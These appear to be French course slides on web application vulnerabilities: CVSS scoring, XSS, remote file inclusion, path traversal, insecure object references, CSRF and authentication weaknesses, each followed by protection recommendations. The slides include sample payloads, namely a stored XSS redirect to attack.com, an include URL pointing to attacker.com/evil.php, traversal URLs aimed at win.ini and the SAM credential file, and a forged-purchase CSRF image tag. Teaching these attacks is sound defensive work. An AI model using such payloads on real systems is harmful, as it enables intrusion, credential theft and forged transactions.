
Trois groupes de métriques :

- métriques de base
- métriques temporelles
- métriques environnementales

Score de base

=> gravité de la vulnérabilité

Common Vulnerability Scoring System v2



Exemple d'évaluation de vulnérabilité CVSS

Attaque de type Cross-site Scripting réfléchie

CVSS **4,3**/10

Vecteur d'attaque	Complexité	Authentification	Impact sur la confidentialité	Impact sur l'intégrité	Impact sur la disponibilité
Local	Élevée	Multiple	Aucun	Aucun	Aucun
Réseau local	Moyenne	Unique	Partiel	Partiel	Partiel
Réseau externe	Faible	Aucune	Complet	Complet	Complet

Mesures de protections

Recommandations

- Adopter un système de score de vulnérabilités
- Gravité élevée => corriger
- Gravité modérée => corriger ou mitiger le risque
- Gravité faible => corriger, mitiger ou accepter le risque

6.5.7 Attaques par script intersites (XSS)

Cross-Site Scripting

Description

- Surtout les applications Web
- Injection de code dans des sites Web

Cible


- Les utilisateurs de l'application
- Pas l'application elle-même

Types

- Reflected - réfléchie
- Stored - stockées

Exemple de site Web

Client légitime



Gagner de l'argent

Search

Search results for Gagner de l'argent:
Comment gagner de l'argent facile et des cadeaux sur internet…
L' objectif du blog est de présenter toutes les idées qui permettent d' économiser …

Server Web

```
extract($_POST);

echo ("Search result for ".$stitle);

...
```

```
<html>
<head></head>
<body>

<h1>Search results for Gagner de l'argent :</h1>
<itemize>
     <item>Comment gagner deacile et des cadeaux sur
internet…</item>
     <item>L' objectif du blog est de présenter toutes
les idées qui permettent d' économiser …</item>
</itemize>
</body>
</html>
```


Démonstration

WebGoat

- **Voir : Cross-Site Scripting (XSS)**
  - Reflected XSS Attacks
  - Stored XSS Attacks

Cross-Site Scripting (XSS) - Réfléchi

Client légitime



Super

Search

Search results for **Super**:


No results found

Server Web

```
extract($_POST);

echo ("Search result for ".$stitle);

...
```

```
<html>
<head></head>
<body>

<h1>Search results for <b>Super</b> :</h1>
No results found
</itemize>
</body>
</html>
```

Cross-Site Scripting (XSS) - Stored




1. `Hello`
2. `Bien fait ...`
3. `<script type="text/javascript"> document.location.href="http://attack.com"</script>`

Server BD

id	message
1	Hello
2	Bien fait ...
3	<script type="text/javascript">document.location.href="http://attack.com"</script>

Cross-Site Scripting (XSS) - Stored

Client légitime



Guestbook messages:
Hello
Bien fait ...
→ http://attack.com


```
<h1>Guestbook messages:</h1>
Hello<br>
Bien fait<br>
<script
type="text/javascript">document.locat
ion.href="http://attack.com"</script>
<br>
...
```

Server BD

id	message
1	Hello
2	Bien fait ...
3	<script type="text/javascript">document.location.href="http://attack.com"</script>

Outils d'automatisation

The Browser Exploitation Framework (**BeEF)**



http://beefproject.com

Mesures de protection

Recommandations

- **Filtrage de données**
  - Blacklisting (à proscrire)
  - Whitelisting
- **Encodage de données**
  - HTML (ex: encodeForHTML)
  - Attributs (ex: encodeForHTMLAttribute)
  - JavaScript (ex: encodeForJavaScript)
  - CSS (ex: encodeForCSS)
  - URL (ex: encodeForURL)
- **Cookie HTTPOnly***

6.5.8 Contrôle d'accès inapproprié

Description

- Contournement du contrôle d’accès

Cible

- Données ou service

Types

- Inclusion de fichier distant
- Référence insécuritaire
- Restrictions des accès aux URL
- Directory traversal
- Etc.

Inclusion de fichier distant


Description

- Inclusion d'un fichier de script ou statique

Cible

- Données ou script du fichier à inclure

Exemple de structure de fichier



Exemple d'inclusion de fichier distant

Exemples de requête

- **Page principale:**
  - http://www.site.local
- **Liens:**
  - http://www.site.local/index.php?page=main.php
  - http://www.site.local/index.php?page=contact.php
  - …
- **Administration:**
  - http://www.site.local/admin/index.php
  - Authentification Basic Authentication

Exemple d'inclusion de fichier distant

Index.php

- include ($_GET['page']);

Attaques

- http://www.site.local/
  index.php?page=http://www.attacker.com/evil.php

Traversement de répertoire (Path Traversal)

Description

- Accéder à des fichiers en parcourant les dossiers
- Utiliser le nom et le « path » d'un fichier pour le visualiser

Cible

- Les fichiers de l'application
- Les fichiers du système*

Démonstration

WebGoat

- **Voir: Access Control Flaws**
  - Bypass a Path Based Access Control Scheme

Exemple de Path Traversal

Index.php

- include ($_GET['page']);

Attaques

- http://www.site.local/
  index.php?page=admin/index.php
- http://www.site.local/
  index.php?page=../[../]*../Windows/win.ini
- http://www.site.local/
  index.php?page=../[../]*../Windows/system32/config/sam

Mesures de protection

Recommandations

- **Filtrage de données**
  - Blacklisting (à proscrire)
  - Whitelisting
- **Vérification côté serveur**
- **Encodage des entrées**
- **Utilisation de fonction à forme canonique pour les chemins**
  - C: realpath()
  - JAVA: getCanonicalPath()
  - ASP.NET : GetFullPath()
  - Perl : realpath() or abs_path()
  - PHP : realpath()

Référence non-sécuritaire

Description

- **L'application limite l'accès à des ressources**
  - Afficher des liens vers des actions permises
  - Sur des objets permis
- **L'attaquant manipule les URL / requêtes**

Cible


- **Des actions non permises sur le site**

Démonstration

WebGoat

- **Access Control Flaws**
  - LAB: Role Based Access Control
    - Stage 1: Bypass Business Layer Access
    - Stage 3: Breaking Data Layer Access Control
  - Remote Admin Access

Référence non sécuritaire




```
<a href="facture.php?id=512514">Voir</a>
```

```
<a href="facture.php?id=512563">Voir</a>
```

Attaque

- http://site.local/facture.php?id=61242

Mesures de protection

Recommandations – Références non-sécuritaire

- **Enregistrer les informations sensibles uniquement côté serveur**
  - Impossible, utiliser du chiffrement et de la vérification d'intégrité
- **Utiliser les fonctions des cadriciels**
- **S'assurer que toutes les vérifications de sécurité sont faites côté serveur**
- **Identifier les données d'entrées de l'application utilisées pour des vérifications de sécurité et les valider**
- **Traiter toutes informations fournies par le client comme « hostile »**

6.5.9 Les attaques CSRF

Cross-Site Request Forgery


Description

- **Exécution des requêtes sur des sites**
  - Sous l'identité de l'utilisateur cible
  - Depuis le navigateur de l'utilisateur cible
  - Depuis un autre site


Cible

- **Un compte utilisateur**
- **Les données qu'il peut manipuler**

Cross-Site Request Forgery (CSRF)



Cross-Site Request Forgery (CSRF)




Démonstration

WebGoat

- **Voir: Cross-Site Scripting (XSS)**
  - Cross Site Request Forgery (CSRF)

Attaque

Client légitime



GET malicious.asp

Serveur Web

www.attaque.com

```
<html><body>
<img
src="http://www.exemple.com/index.php?action=ach
eter&id=5">
</body></html>
```

GET =index.php?action=acheter&id=5
Cookie PHP_SESSID=vwae9pa6nw408967a123…

Serveur Web

www.exemple.com

Mesures de protection

Recommandations

- **Jeton anti-CSRF**
  - Unique
  - Aléatoire
  - Inclut dans les requêtes
  - Par session/requête
  - Non réutilisable
- **ViewState**
  - ViewStateUserKey doit être activé avec l'ID de session (< VS 2012)
  - ViewStateUserKey doit être activé avec le jeton Anti-CSRF (> VS 2012)
- **Accepter les POST seulement pour les changements d'état**

6.5.10 Authentification et gestion de session non sécuritaire

Description

- Logique ou implémentation non sécuritaire

Cible

- Accès aux comptes des autres utilisateurs

Authentification et gestion de session

Fonctionnalités pouvant être attaquées

- **Enregistrement**
  - Force brute
  - Choix du mot de passe
- **Récupération du mot de passe**
  - Questions secrètes
- **Cookie de Session**
  - Vol du cookie de session
  - Enregistrement du jeton dans les journaux
- **« Remember me »**
- **Déconnexion**

Démonstrations

Sélection de mot de passe

- Ebay – Enregistrement
  - https://signin.ebay.ca/ws/eBayISAPI.dll?SignIn
- https://howsecureismypassword.net/

Webgoat

- Authenication Flaws
  - Forgot Password

Réinitialisation du mot de passe

Caractéristiques suggérées

- ~~Envoi par courriel du mot de passe existant~~
- ~~Envoi par courriel d'un nouveau mot de passe~~
- ~~Invalidation du mot de passe existant~~
- Envoi par courriel d'un lien de réinitialisation
- Utilisation d'un « nonce » dans le lien
- Limitation du temps de validité du « nonce »
- Avertissement par courriel qu'il y a eu des changements

Questions secrètes

Exemples

- ~~Votre couleur préférée?~~
- ~~Votre groupe de musique préféré~~
- Quel est le nom de la première personne que vous avez embrassée?
- ~~Le nom de votre chien?~~
- Qui est votre premier professeur?
- ~~Le nom de votre école secondaire?~~
- Quel est le nom de votre premier animal domestique?

Questions secrètes

Caractéristiques suggérées

- Réponses diverses
- Concis
- Spécifique
- Découverte faible
- Constante dans le temps

